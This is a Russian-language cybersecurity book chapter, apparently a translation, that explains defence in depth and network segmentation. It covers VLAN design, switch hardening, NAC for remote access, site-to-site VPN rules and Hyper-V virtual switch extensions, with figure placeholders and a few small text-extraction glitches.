Хотя вы, вероятно, подумаете, что это старый метод, не относящийся к сегодняшним требованиям, реальность такова, что он все еще действует, хотя вы и не будете использовать те же технологии, которые использовали в прошлом. Вся идея подхода глубоко эшелонированной защиты заключается в том, чтобы гарантировать вам наличие нескольких уровней защиты, а также свой набор элементов управления безопасностью для каждого уровня. В итоге это будет задерживать атаку, а датчики, доступные на каждом уровне, будут предупреждать вас, происходит что-то или нет. Другими словами, речь идет о разрыве жизненного цикла атаки до того, как миссия будет полностью выполнена.

Но для реализации подхода с использованием глубоко эшелонированной защиты для современных нужд необходимо абстрагироваться от физическо-

го уровня и думать только об уровнях защиты в зависимости от точки входа. Давайте используем приведенную ниже диаграмму в качестве примера, чтобы продемонстрировать, как сегодня реализуется этот подход (рис. 10.1).




Рис. 10.1

Злоумышленники обладают обширным доступом к различным ресурсам. Они могут атаковать инфраструктуру и службы, документы в процессе передачи и конечные точки, а это означает, что вам нужно увеличивать «стоимость» злоумышленника в каждом возможном сценарии. Давайте разберем эту диаграмму в следующих разделах.

Инфраструктура и службы

Злоумышленники могут нарушить производительность вашей компании, атаковав ее инфраструктуру и службы. Важно понимать, что даже в локальном сценарии у вас все еще есть службы, но они контролируются локальной ИТ-командой. Ваш сервер базы данных – это служба: тут хранятся критически важные данные, используемые пользователями, и если они станут недоступными, то это напрямую повлияет на производительность пользователя, что окажет негативное финансовое влияние на вашу организацию. В этом случае вам необходимо перечислить все службы, предлагаемые вашей организацией для конечных пользователей и партнеров, и определить возможные направления атаки.

После того как вы определили векторы атаки, необходимо добавить элементы управления безопасностью, которые нейтрализуют эти уязвимости (например, обеспечить соблюдение требований с помощью управления исправлениями, защиту сервера с помощью политик безопасности, изоляцию сети,

резервное копирование и т. д.). Все эти элементы управления безопасностью – это уровни защиты, а также уровни защиты в области инфраструктуры и служб. Для различных областей инфраструктур должны быть добавлены другие уровни защиты.

На той же диаграмме у вас присутствуют облачные вычисления. В данном случае это модель **Инфраструктура как услуга (IaaS)**, поскольку эта компания использует виртуальные машины, расположенные в облаке. Если вы уже построили модель угроз и внедрили средства управления безопасностью локально, то вам необходимо пересмотреть возможность подключения к облачным вычислениям. Создав гибридную среду, вы должны будете повторно проверить угрозы, потенциальные точки входа и способы их эксплуатации. Результатом этого упражнения обычно является вывод, что в действие должны быть введены другие элементы управления безопасностью.

Таким образом, безопасность инфраструктуры должна снизить количество и серьезность уязвимостей, сократить время обеспечения доступа и увеличить сложность и стоимость эксплуатации. Используя многоуровневый подход, вы можете достичь этого.

Документы в процессе передачи

Хотя такая диаграмма относится к *документам*, это могут быть данные любого типа, которые обычно уязвимы, когда они находятся в процессе передачи из одного места в другое. Убедитесь, что вы используете шифрование для защиты данных при передаче. Кроме того, не думайте, что шифрование при передаче – это нечто, что должно быть сделано только в общедоступных сетях. Это также должно быть реализовано и во внутренних сетях.

Например, все сегменты, доступные в локальной инфраструктуре, приведенной на предыдущей диаграмме, должны использовать шифрование на уровне сети, такое как IPSec. Если вам нужно передавать документы по сети, убедитесь, что вы шифруете их на всем пути. Когда данные наконец достигнут пункта назначения, зашифруйте их, когда они будут находиться в состоянии покоя в хранилище.

Помимо шифрования, вы также должны добавить другие элементы управления безопасностью для мониторинга и контроля доступа, как показано на рис. 10.2.

Обратите внимание, что вы в основном добавляете различные уровни защиты и обнаружения, в чем и состоит вся суть подхода с использованием глубоко эшелонированной защиты. Вот как следует рассматривать данные, которые вы хотите защитить.

Давайте перейдем к другому примеру, показанному на следующей диаграмме. Это документ, который был зашифрован в состоянии покоя на локальном сервере. Он прошел через интернет, пользователь выполнил аутентификацию в облаке, и шифрование было сохранено в течение всего пути к мобильному устройству, которое также зашифровано в состоянии покоя в локальном хранилище (рис. 10.3).




Рис. 10.2




Рис. 10.3

Эта диаграмма показывает, что в гибридном сценарии вектор атаки изменится. Вы должны рассмотреть весь сквозной канал связи для выявления потенциальных угроз и способов их нейтрализации.

Конечные точки

При планировании глубоко эшелонированной защиты конечных точек нужно думать не только о компьютерах. В настоящее время конечная точка – это практически любое устройство, которое может потреблять данные. Приложение определяет, какие устройства будут поддерживаться. Пока вы работаете синхронно с вашей командой разработчиков, то должны знать, какие устройства поддерживаются. В общем, большинство приложений будет доступно для мобильных устройств, а также и для компьютеров. Ряд других приложений выходит за рамки этого и обеспечивает доступ через переносные устройства, такие как Fitbit. Невзирая на форм-фактор, вы должны выполнить моделирование угроз, чтобы раскрыть все векторы атак и соответствующим образом спланировать меры по нейтрализации. Некоторые из контрмер, применимых по отношению к конечным точкам, включают в себя:

- разделение корпоративных и личных данных/приложений (изоляция);
- использование аппаратной защиты TPM;
- усиление защиты ОС;
- шифрование хранилища.

! Защита конечных точек должна учитывать корпоративные и BYOD-устройства. Чтобы узнать больше о независимом от поставщика подходе к BYOD, прочтите эту статью: <https://blogs.technet.microsoft.com/yuridiogenes/2014/03/11/byod-article-published-at-issa-journal/>.

СЕГМЕНТАЦИЯ ФИЗИЧЕСКОЙ СЕТИ

Одна из самых больших проблем, с которой может столкнуться Синяя команда при работе с сегментацией сети, – это получение точного представления о том, как в настоящее время устроена сеть. Это происходит из-за того, что большую часть времени сеть будет расти в соответствии со спросом, а ее функции безопасности не пересматриваются по мере ее расширения. Для крупных корпораций это означает переосмысление всей сети и, возможно, ее реорганизацию с нуля.

Первым шагом к созданию соответствующей физической сегментации сети является понимание логического распределения ресурсов в соответствии с потребностями вашей компании. Это развенчивает миф о том, что один размер подходит всем, ведь на самом деле это не так. Вы должны проанализировать каждую сеть в каждом конкретном случае и спланировать сегментацию сети в соответствии с потребностями в ресурсах и логическим доступом. Для малых и средних организаций может быть проще агрегировать ресурсы в соответствии с их отделами (например, ресурсы, принадлежащие финансовому отделу, отделу кадров, операционному отделу и т. д.). Если это тот случай, вы

можете создать **виртуальную локальную сеть (VLAN)** для каждого отдела и изолировать ресурсы для каждого отдела. Такая изоляция улучшит производительность и общую безопасность.

Проблема тут состоит в отношениях между пользователями/группами и ресурсами. Давайте используем в качестве примера файловый сервер. Большинству отделов в какой-то момент понадобится доступ к файловому серверу, а это означает, что им придется пересекать виртуальные локальные сети, чтобы получить доступ к ресурсу. Для такого доступа потребуются правила, различные условия доступа и дополнительное обслуживание. По этой причине крупные сети обычно избегают такого подхода, но если он соответствует потребностям вашей организации, вы можете использовать его. Другие способы агрегирования ресурсов могут основываться на следующих аспектах:

- **бизнес-цели** – используя этот подход, вы можете создавать виртуальные локальные сети с ресурсами на основе общих бизнес-целей;
- **уровень чувствительности при угрозе** – предполагая, что у вас есть актуальная оценка риска ваших ресурсов, вы можете создавать виртуальные локальные сети на основе уровня риска (высокий, низкий, средний);
- **расположение** – для крупных организаций иногда лучше организовать ресурсы в зависимости от местоположения;
- **зоны безопасности** – обычно этот тип сегментации комбинируется с другими типами для определенных целей (например, одна зона безопасности для всех серверов, к которым обращаются партнеры).

Хотя это распространенные методы агрегации ресурсов, которые могут привести к сегментации сети на основе VLAN, вы можете использовать все это вместе. Приведенная ниже диаграмма показывает пример такого смешанного подхода (рис. 10.4).

В этом случае у нас есть коммутаторы рабочей группы (например, Cisco Catalyst 4500) с возможностью настройки VLAN. Они подключены к центральному маршрутизатору, который будет выполнять управление маршрутизацией для этих виртуальных сетей. В идеале этот коммутатор должен иметь функции безопасности, ограничивающие IP-трафик из ненадежных портов канального уровня. Эта функция известна как безопасность портов. Данный маршрутизатор включает в себя контрольный список доступа, чтобы убедиться, что через эти виртуальные локальные сети может проходить только авторизованный трафик. Если вашей организации требуется более глубокая проверка через VLAN, вы также можете использовать межсетевой экран для выполнения данной маршрутизации и проверки. Обратите внимание, что сегментация по VLAN выполняется с использованием разных подходов, что вполне正常но, если вы планируете текущее состояние и то, что будет в дальнейшем.

- ! Если вы используете Catalyst 4500, убедитесь, что у вас включена функция dynamic ARP inspection. Эта функция защищает сеть от некоторых атак типа «человек посередине». Для получения дополнительной информации об этой функции перейдите по ссылке <https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/dynarp.html>.




Рис. 10.4

Обратитесь к документации по маршрутизатору и коммутатору, чтобы узнать о дополнительных возможностях по обеспечению безопасности, которые могут отличаться в зависимости от поставщика, а в дополнение к этому убедитесь, что вы используете следующие рекомендации:

- используйте SSH для управления своими коммутаторами и маршрутизаторами;
- ограничьте доступ к интерфейсу управления;
- отключите неиспользуемые порты;
- используйте возможности безопасности для предотвращения атак MAC-flooding;
- используйте функции по обеспечению безопасности на уровне порта для предотвращения атак, такие как DHCP Snooping;
- убедитесь, что вы обновляете прошивку коммутатора и маршрутизатора и операционные системы.

Открывая схему сети

Одна из проблем, с которой может столкнуться Синяя команда при работе с сетями, которые уже находятся в рабочей среде, – это понимание топологии и критических путей, а также того, как организована сеть. Одним из способов решения этой проблемы является использование для построения карты сети

инструментального средства, которое может показывать текущее состояние сети. Один из инструментов, который может помочь вам в этом, – **Network Performance Monitor Suite** от компании Solarwinds. После его установки вам нужно запустить процесс обнаружения сетевых устройств из Network Sonar Wizard, как показано на рис. 10.5.




Рис. 10.5

Вам нужно заполнить все эти поля, прежде чем нажать кнопку **Next**. Как только вы закончите, будет запущен процесс обнаружения. В конце вы можете проверить свой NetPath, который показывает полный путь между вашим хостом и интернетом (рис. 10.6).

Еще один вариант, доступный в этом наборе, – использование атласа сети для создания карты геолокации ваших ресурсов, как показано на рис. 10.7.

При обнаружении своей сети убедитесь, что вы задокументировали все ее аспекты, потому что эта документация понадобится вам позже для правильного выполнения сегментации.




Рис. 10.6




Рис. 10.7

ОБЕСПЕЧЕНИЕ УДАЛЕННОГО ДОСТУПА К СЕТИ

Ни одно планирование сегментации сети не будет полным без учета аспектов безопасности удаленного доступа к вашей корпоративной сети. Даже если в вашей компании нет сотрудников, работающих из дома, есть вероятность, что в какой-то момент сотрудник отправится в путешествие и ему потребуется удаленный доступ к ресурсам компании. Если это так, вам нужно рассмотреть не только план сегментации, но и систему контроля доступа к сети, которая может оценить удаленную систему, прежде чем разрешить доступ к сети компании. Эта оценка включает проверку следующих деталей:

- удаленная система имеет последние исправления;
- в удаленной системе включен антивирус;
- в удаленной системе включен персональный брандмауэр;
- удаленная система соответствует политикам безопасности на основании мандатов.

На рис. 10.8 показан пример системы **контроля доступа к сети (NAC)**.




Рис. 10.8

В этом сценарии NAC отвечает не только за проверку текущего состояния работоспособности удаленного устройства, но и за выполнение сегментации на уровне программного обеспечения, позволяя исходному устройству обмениваться данными только с предварительно определенными ресурсами, расположеннымными локально. Это добавляет дополнительный уровень сегментации и безопасности. Хотя данная схема не включает в себя брандмауэр, некоторые компании могут выбрать изоляцию всех пользователей удаленного доступа в одной конкретной виртуальной локальной сети и установить межсетевой экран между этим сегментом и корпоративной сетью для контроля трафика, поступающего от удаленных пользователей. Обычно это используется, когда вы хотите ограничить тип доступа, который получат пользователи при удаленном доступе к системе.

! Мы предполагаем, что часть аутентификации при этом обмене данными уже была выполнена и что для пользователей удаленного доступа одним из предпочтительных методов является использование протокола 802.1X или нечто совместимое.

Также важно иметь изолированную сеть, чтобы держать в карантине компьютеры, которые не отвечают минимальным требованиям для доступа к сетевым ресурсам. В этой карантинной сети должны иметься службы, отвечающие за исправления, которые будут сканировать компьютер и применять соответствующее исправление, чтобы позволить ему получить доступ к корпоративной сети.

VPN типа «сеть–сеть»

Один из распространенных сценариев для организаций, имеющих удаленные местоположения, состоит в том, чтобы иметь безопасный частный канал обмена данными между основной сетью корпорации и удаленной сетью. Обычно это делается через VPN типа «сеть–сеть». При планировании сегментации сети вы должны подумать об этом сценарии и о том, как это подключение повлияет на вашу сеть.

Приведенная ниже диаграмма показывает пример этого подключения (рис. 10.9).

В схеме сети, показанной на предыдущей диаграмме, у каждого филиала есть набор правил в брандмауэре. Это означает, что когда соединение будет установлено, у удаленного филиала не будет доступа к основной сети всего головного офиса, а только к некоторым сегментам. При планировании VPN типа «сеть–сеть» убедитесь, что вы используете принцип «нужно знать» и разрешаете доступ только к тому, что действительно необходимо. Если **Восточному филиалу** не нужен доступ к VLAN отдела кадров, доступ к этой сети должен быть заблокирован.




Рис. 10.9

СЕГМЕНТАЦИЯ ВИРТУАЛЬНОЙ СЕТИ

Безопасность должна быть встроена в проект сети независимо от того, физическая это сеть или виртуальная. В данном случае речь идет не о VLAN, которые изначально реализованы в физической сети, а о виртуализации. Давайте используем приведенную ниже диаграмму в качестве нашей отправной точки (рис. 10.10).

При планировании сегментации виртуальной сети сначала необходимо получить доступ к платформе виртуализации, чтобы узнать, какие возможности доступны. Однако вы можете приступить к планированию базовой сегментации, используя подход, не зависящий от поставщика, поскольку основные принципы одинаковы независимо от платформы, что в основном и отражает предыдущая диаграмма. Обратите внимание, что внутри виртуального коммутатора есть изоляция. Другими словами, трафик из одной виртуальной сети невидим для другой виртуальной сети. У каждой виртуальной сети может быть своя подсеть, и все виртуальные машины в виртуальной сети смогут обмениваться данными между собой, но не с другой виртуальной сетью. Что, если вы хотите иметь связь между двумя или более виртуальными сетями? В этом случае вам нужен маршрутизатор (это может быть виртуальная машина с включенной службой маршрутизации) с несколькими виртуальными сетевыми адаптерами, по одному для каждой виртуальной сети.




Рис. 10.10

Как видно, основные концепции очень похожи на физическую среду, а единственное отличие заключается в реализации, которая может варьироваться в зависимости от поставщика. Используя Microsoft Hyper-V (Windows Server 2012 и более поздние версии) в качестве примера, можно реализовать на уровне виртуального коммутатора проверки безопасности с использованием виртуальных расширений. Вот несколько примеров, которые можно использовать для повышения безопасности своей сети:

- проверка сетевых пакетов;
- обнаружение вторжения или брандмауэр;
- фильтр сетевых пакетов.

Преимущество использования этих типов расширений заключается в том, что вы проверяете пакет перед его передачей в другие сети, что может быть очень полезно для вашей общей стратегии сетевой безопасности.

На рис. 10.11 показан пример расположения этих расширений. Вы можете получить доступ к этому окну с помощью диспетчера Hyper-V и выбора свойств **Virtual Switch Manager for ARGOS**.




Рис. 10.11

Часто трафик, исходящий из одной виртуальной машины, может проходить в физическую сеть и достигать другого хоста, подключенного к корпоративной сети. По этой причине всегда важно думать, что хотя трафик и изолирован внутри виртуальной сети, если сетевые маршруты к другим сетям определены, пакет все равно будет доставлен по месту назначения.
